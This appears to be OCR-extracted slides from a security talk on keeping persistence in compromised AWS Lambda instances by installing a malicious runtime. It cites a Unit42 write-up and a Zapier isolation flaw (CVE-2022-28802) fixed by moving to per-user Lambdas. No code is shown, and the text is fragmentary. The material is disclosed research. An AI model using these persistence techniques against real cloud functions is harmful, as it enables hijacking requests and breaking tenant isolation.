
Gaining Persistency on Vulnerable Lambdas - Unit42


**Persistency** in a Temporary Environment Once we compromised the **Lambda** instance, all requests directed to it are visible to our runtime. Of course, if the compromised instance doesn't receive frequent requests, it will be taken down by **AWS**. Additionally, if concurrent requests are sent to the **Lambda**, some will be directed to other instances.

aws lambda cold start

aws lambda persistency

# Install a malicious Lambda runtime





Next event will be handled by our malicious runtime

https://unit42.paloaltonetworks.com/gaining-persistency-vulnerable-lambdas/

@yuvalavra



mbrg.io/dc30-lc#break-zapier-isolation

# Summary

- CVE-2022-28802, $900 bounty
- Learn more @ [mbrg.io/dc30-lc#break-zapier-isolation](mbrg.io/dc30-lc#break-zapier-isolation)
- The fix:

| | |
|---|---|
| Lambda per account | prd-mngd-lmbd_paidcodeapipy37_ac10236147 |
| Lambda per user | prd-mngd-lmbd_paidcodeapipy37_ac10236147_**c10238986** |